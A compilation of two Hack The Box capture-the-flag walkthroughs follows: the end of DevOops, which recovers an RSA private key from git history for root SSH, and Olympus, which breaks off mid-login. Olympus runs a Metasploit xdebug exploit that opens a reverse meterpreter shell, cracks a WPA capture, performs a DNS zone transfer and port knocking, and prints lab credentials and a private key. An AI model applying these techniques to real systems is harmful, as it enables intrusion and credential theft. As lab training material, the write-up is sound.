
And finally obtain original RSA Key which is highlighted in Red text, now copy the red color text a file and remove '**–**' used in each line instead add **"——END RSA PRIVATE KEY——"**

```
roosa@gitter:~/work/blogfeed/resources$ git show 33e87c312c08735a02fa9c796021a4a3023129ad
commit 33e87c312c08735a02fa9c796021a4a3023129ad
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:33:06 2018 -0400

    reverted accidental commit with proper key

diff --git a/resources/integration/authcredentials.key b/resources/integration/authcredenti
index 44c981f..f4bde49 100644
--- a/resources/integration/authcredentials.key
+++ b/resources/integration/authcredentials.key
@@ -1,28 +1,27 @@
 -----BEGIN RSA PRIVATE KEY-----
-MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde
-8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
-vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK
-nz1y2vdO3ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
-CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgFO4uOVuImILGJyyQJ8u5BI2mc/SHSE0c
-F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
-uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlmO968PxoBe25jjjt0AAL
-gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
-k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
-NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
-HSRik2J/7Y7OuBRQN+auzFKV7QeLFeROJsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
-2fXe3kkCgYEA367aoOTisun9UJ7ObgNZTDPeaXajhWrZbxlSsOeOBp5CK/oLc0RB
-GLEKU6HtUuKFvlXdJ22S4/rQb0RiDcU/wOiDzmlCTQJrnLgqzBwNXp+MH6Av9WHG
-jwrjv/loHYF0vXUHHRVJmcXzsftZk2aJ29TXud5UMqHovyieb3mZ0pcCgYEAxR41
-IMq2dif3laGnQuYrjQVNFfvwDt1JD1mKNG8OppwTgcPbFO+R3+MqL7lvAhHjWKMw
-+XjmkQEZbnmwf1fKuIHW9uD9KxxHqgucNv9ySuMtVPp/QYtjn/ltojR16JNTKqiW
-7vSqlsZnT9jR2syvuhhVz4Ei9yA/VYZG2uiCpK0CgYA/UOhz+LYu/MsGoh0+yNXj
-Gx+O7NU2s9sedqWQi8sJFo0Wk63gD+b5TUvmBoT+HD7NdNKoEX0t6VZM2KeEzFvS
-iD6fE+5/i/rYHs2Gfz5NlY39ecN5ixbAcM2tDrUo/PcFlfXQhrERxRXJQKPHdJP7
-VRFHfKaKuof+bEoEtgATuwKBgC3Ce3bnWEBJuvIjmt6u7EFKj8CgwfPRbxp/INRX
-S8Flzil7vCo6C1U8ORjnJVwHpw12pPHlHTFgXfUFjvGhAdCfY7XgOSV+5SwWkec6
-md/EqUtm84/VugTzNH5JS234dYAbrx498jQaTvV8UgtHJSxAZftL8UAJXmqOR3ie
-LWXpAoGADMbq4aFzQuUPldxr3thx0KRz9LJUJfrpADAUbxo8zVvbwt4gM2vsXwcz
-oAvexd1JRMkbC7YOgrzZ9iOxHP+mg/LLENmHimcyKCqaY3XzqXqk9lOhA3ymOcLw
-LS4O7JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUSOEE=
+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
```

Since we have copied RSA Private KEY in a text file named as “rootkey” then set permission 600 and try to login with the help of following command.

```
1  chmod 600 key
2  ssh -i key root@10.10.10.91
3  ls
4  cat rootr.txt
```

Congrats!! We have found root.txt and from the image below you can see we have obtained the value of root.txt.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Love


From <https://www.hackingarticles.in/hack-the-box-devoops-walkthrough/>

Olympus


Wednesday, January 2, 2019 7:13 PM

Level: Easy
Task: To find user.txt and root.txt file
Note: Since these labs are online available therefore they have static IP. The IP of Olympus is 10.10.10.83
Walkthrough
Let's start off with our basic nmap command to find out the open ports and services.

```
1 nmap -A 10.10.10.83
```



From scanning through nmap, we found that here port 22 is filtered for SSH but instead of that port 2222 is also open for SSH. Moreover port 53 is open for DNS where it has grabbed banner "Bind" and even it found the port 80 is opened for Apache http server. Therefore firstly, let's navigate to port 80 in the web browser.



After exploring target IP in the web browser, we were welcomed by a zeus picture as shown in the above image. Unfortunately! Here we are unable to find any remarkable clue, therefore we have decided to run Nikto for scanning possible vulnerabilities. Let's find the list of possible vulnerabilities using **Nikto**:

```
1  nikto -h http://10.10.10.83
```

Scanning with nikto gave us a clue to move forward which is **Uncommon header 'xdebug'.** Searching the keyword **'xdebug'** on google gave us result about 'xdebug' command execution exploit module for metasploit. After that load metasploit on your terminal and use the commands as follows:

```
1  msf > use exploit/unix/http/xdebug_unauth_exec
2  msf (exploit/unix/http/xdebug_unauth_exec) > set rhost 10.10.10.83
3  msf (exploit/unix/http/xdebug_unauth_exec) > set lhost 10.10.14.13
```

4 msf (exploit/unix/http/xdebug_unauth_exec) > exploit


Boom!! We have got the **meterpreter** of the **target machine**. Then further exploring directories, we noticed a directory **/zeus** which got a sub directory /**airgeddon**. As you can relate it with the image below.

```
msf > use exploit/unix/http/xdebug_unauth_exec
msf exploit(unix/http/xdebug_unauth_exec) > set rhost 10.10.10.83
rhost => 10.10.10.83
msf exploit(unix/http/xdebug_unauth_exec) > set lhost 10.10.14.13
lhost => 10.10.14.13
msf exploit(unix/http/xdebug_unauth_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] 10.10.10.83:80 - Waiting for client response.
[*] 10.10.10.83:80 - Receiving response
[*] 10.10.10.83:80 - Shell might take upto a minute to respond.Please be p
[*] 10.10.10.83:80 - Sending payload of size 2026 bytes
[*] Sending stage (37775 bytes) to 10.10.10.83
[*] Meterpreter session 1 opened (10.10.14.13:4444 -> 10.10.10.83:33600) a

meterpreter > ls
Listing: /var/www/html
======================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  137    fil   2018-04-08 06:57:55 -0400  crete.css
100644/rw-r--r--  67646  fil   2018-04-08 06:57:55 -0400  favicon.ico
100644/rw-r--r--  362    fil   2018-04-15 13:12:04 -0400  index.php
100644/rw-r--r--  37144  fil   2018-04-08 06:57:55 -0400  zeus.jpg

meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2018-04-08 13:31:48 -0400  zeus

meterpreter > cd zeus
meterpreter > ls
Listing: /home/zeus
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2018-04-08 13:31:48 -0400  airgeddon
```

Then inside the /**airgeddon** directory, we opened its sub directory **/captured** which shows a file **captured.cap.**It could be another clue, therefore we **downloaded this file** on our Kali Desktop as you can see in the image below.

```
meterpreter > cd airgeddon
meterpreter > ls
Listing: /home/zeus/airgeddon
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  264     fil   2018-04-08 13:31:47 -0400  .editorconfig
40755/rwxr-xr-x   4096    dir   2018-04-08 13:31:48 -0400  .git
100644/rw-r--r--  230     fil   2018-04-08 13:31:48 -0400  .gitattributes
40755/rwxr-xr-x   4096    dir   2018-04-08 13:31:48 -0400  .github
100644/rw-r--r--  89      fil   2018-04-08 13:31:48 -0400  .gitignore
100644/rw-r--r--  15855   fil   2018-04-08 13:31:48 -0400  CHANGELOG.md
100644/rw-r--r--  3228    fil   2018-04-08 13:31:48 -0400  CODE_OF_CONDUCT.md
100644/rw-r--r--  6358    fil   2018-04-08 13:31:48 -0400  CONTRIBUTING.md
100644/rw-r--r--  3283    fil   2018-04-08 13:31:48 -0400  Dockerfile
100644/rw-r--r--  34940   fil   2018-04-08 13:31:48 -0400  LICENSE.md
100644/rw-r--r--  4425    fil   2018-04-08 13:31:48 -0400  README.md
100644/rw-r--r--  297711  fil   2018-04-08 13:31:48 -0400  airgeddon.sh
40755/rwxr-xr-x   4096    dir   2018-04-08 13:31:48 -0400  binaries
40755/rwxr-xr-x   4096    dir   2018-04-08 13:31:48 -0400  captured
40755/rwxr-xr-x   4096    dir   2018-04-08 13:31:48 -0400  imgs
100644/rw-r--r--  16315   fil   2018-04-08 13:31:48 -0400  known_pins.db
100644/rw-r--r--  685345  fil   2018-04-08 13:31:48 -0400  language_strings.sh
100644/rw-r--r--  33      fil   2018-04-08 13:31:48 -0400  pindb_checksum.txt

meterpreter > cat pindb_checksum.txt
cf6ca8a6a8b06408a1d00f9eb525eee6
meterpreter > cd captured
meterpreter > ls
Listing: /home/zeus/airgeddon/captured
======================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  297917  fil   2018-04-08 13:31:48 -0400  captured.cap
100644/rw-r--r--  57      fil   2018-04-08 13:31:48 -0400  papyrus.txt

meterpreter > download captured.cap /root/Desktop/
[*] Downloading: captured.cap -> /root/Desktop//captured.cap
[*] Downloaded 290.93 KiB of 290.93 KiB (100.0%): captured.cap -> /root/Desktop//captured.cap
[*] download   : captured.cap -> /root/Desktop//captured.cap
meterpreter > cat papyrus.txt
Captured while flying. I'll banish him to Olympia - Zeus
meterpreter >
```

After downloading capture.pcap file, we need to analysis it. So when we open this file, it was a wireshark pcap file and by streaming the 1st packet we noticed **SSID: Too_clOse_to_th3_Sun** as shown in the image. This can be probably used as a Password.



Now cracking the file captured.cap using aircrack following command:

```
1 aircrack-ng captured.cap -w /usr/share/wordlists/rockyou.txt
```

After few minutes we have found the **key: flightoficarus** as shown in the image below.

```
[00:15:26] 5305884/9822768 keys tested (5987.61 k/s)

Time left: 12 minutes, 34 seconds                          54.02%

                    KEY FOUND! [ flightoficarus ]

Master Key     : FA C9 FB 75 B7 7E DC 86 CC C0 D5 38 88 75 B8 5A
                 88 3B 75 31 D9 C3 23 C8 68 3C DB FA 0F 67 3F 48

Transient Key  : 46 7D FD D8 1A E5 1A 98 50 C8 DD 13 26 E7 32 7C
                 DE E7 77 4E 83 03 D9 24 74 81 30 84 AD AD F8 10
                 21 62 1F 60 15 02 0C 5C 1C 84 60 FA 34 DE C0 4F
                 35 F6 4F 03 A2 0F 8F 6F 5E 20 05 27 E1 73 E0 73

EAPOL HMAC     : AC 1A 73 84 FB BF 75 9C 86 CF 5B 5A F4 8A 4C 38
```

We thought **icarus** could be a username too. Because earlier when we search "**Too close to the Sun**" in the Google, it shows the wiki page of **icarus**. Therefore the following combination of credentials can be used for SSH login via port 2222.

```
1  icarus:Too_clOse_to_th3_Sun
2  ssh icarus@10.10.10.83 -p 2222
```

After successfully logging into SSH on navigating further, we acquired a file **"help_of_the_gods.txt"**. After reading the file it shows us a domain name **ctfolympus.htb** as shown in the image below.

```
root@kali:~# ssh icarus@10.10.10.83 -p 2222
The authenticity of host '[10.10.10.83]:2222 ([10.10.10.83]:2222)' can't be established.
ECDSA key fingerprint is SHA256:uyZtmsYFq/Ac58+SEgLsL+NK05LlH2qwp2EXB1DxlO4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.10.83]:2222' (ECDSA) to the list of known hosts.
icarus@10.10.10.83's password:
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$ ls
help_of_the_gods.txt
icarus@620b296204a3:~$ cat help_of_the_gods.txt

Athena goddess will guide you through the dark...

Way to Rhodes...
ctfolympus.htb

icarus@620b296204a3:~$
```

We thought of trying **dns zone transfer**, since **dig** uses the **axfr** response to retrieve your zone information.

```
1  dig axfr @10.10.10.83 ctfolympus.htb
```

From the result we figured that **pormetheus** can be another username and **St34l_th3 _F1re!** could be the possible password. Also there is series of some random port numbers **3456 8234 62431** and this bring us to ponder on port Knocking that can change the state of **SSH port 22** from **filtered to open.**

```
root@kali:~# dig axfr @10.10.10.83 ctfolympus.htb

; <<>> DiG 9.11.4-P2-3-Debian <<>> axfr @10.10.10.83 ctfolympus.htb
; (1 server found)
;; global options: +cmd
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 20180
42301 21600 3600 604800 86400
ctfolympus.htb.         86400   IN      TXT     "prometheus, open a temporal portal to Hades
(3456 8234 62431) and St34l_th3_F1re!"
ctfolympus.htb.         86400   IN      A       192.168.0.120
ctfolympus.htb.         86400   IN      NS      ns1.ctfolympus.htb.
ctfolympus.htb.         86400   IN      NS      ns2.ctfolympus.htb.
ctfolympus.htb.         86400   IN      MX      10 mail.ctfolympus.htb.
crete.ctfolympus.htb.   86400   IN      CNAME   ctfolympus.htb.
hades.ctfolympus.htb.   86400   IN      CNAME   ctfolympus.htb.
mail.ctfolympus.htb.    86400   IN      A       192.168.0.120
ns1.ctfolympus.htb.     86400   IN      A       192.168.0.120
ns2.ctfolympus.htb.     86400   IN      A       192.168.0.120
rhodes.ctfolympus.htb.  86400   IN      CNAME   ctfolympus.htb.
RhodesColossus.ctfolympus.htb. 86400 IN TXT     "Here lies the great Colossus of Rhodes"
www.ctfolympus.htb.     86400   IN      CNAME   ctfolympus.htb.
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 20180
42301 21600 3600 604800 86400
;; Query time: 155 msec
;; SERVER: 10.10.10.83#53(10.10.10.83)
;; WHEN: Mon Oct 01 06:29:04 EDT 2018
```

We knocked these ports by executing following command:

```
1   knock -v 10.10.10.83 3456 8234 62431
```

After knocking these ports just to confirm the state of SSH port 22 by using nmap scan. Here we succeeded in making the SSH port open.

```
1   nmap -p22 10.10.1083
```

```
root@kali:~# knock -v 10.10.10.83 3456 8234 62431
hitting tcp 10.10.10.83:3456
hitting tcp 10.10.10.83:8234
hitting tcp 10.10.10.83:62431
root@kali:~# nmap -p22 10.10.10.83
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-01 06:45 EDT
Nmap scan report for 10.10.10.83
Host is up (0.15s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

Now by logging into SSH port 22 by using the given below credentials:

```
1   Prometheus: St34l_th3_F1re!
```

Here!! We have found and read **user.txt.**
Yuppiee!! We have completed our first task, moving on towards second task.

```
root@kali:~# ssh prometheus@10.10.10.83
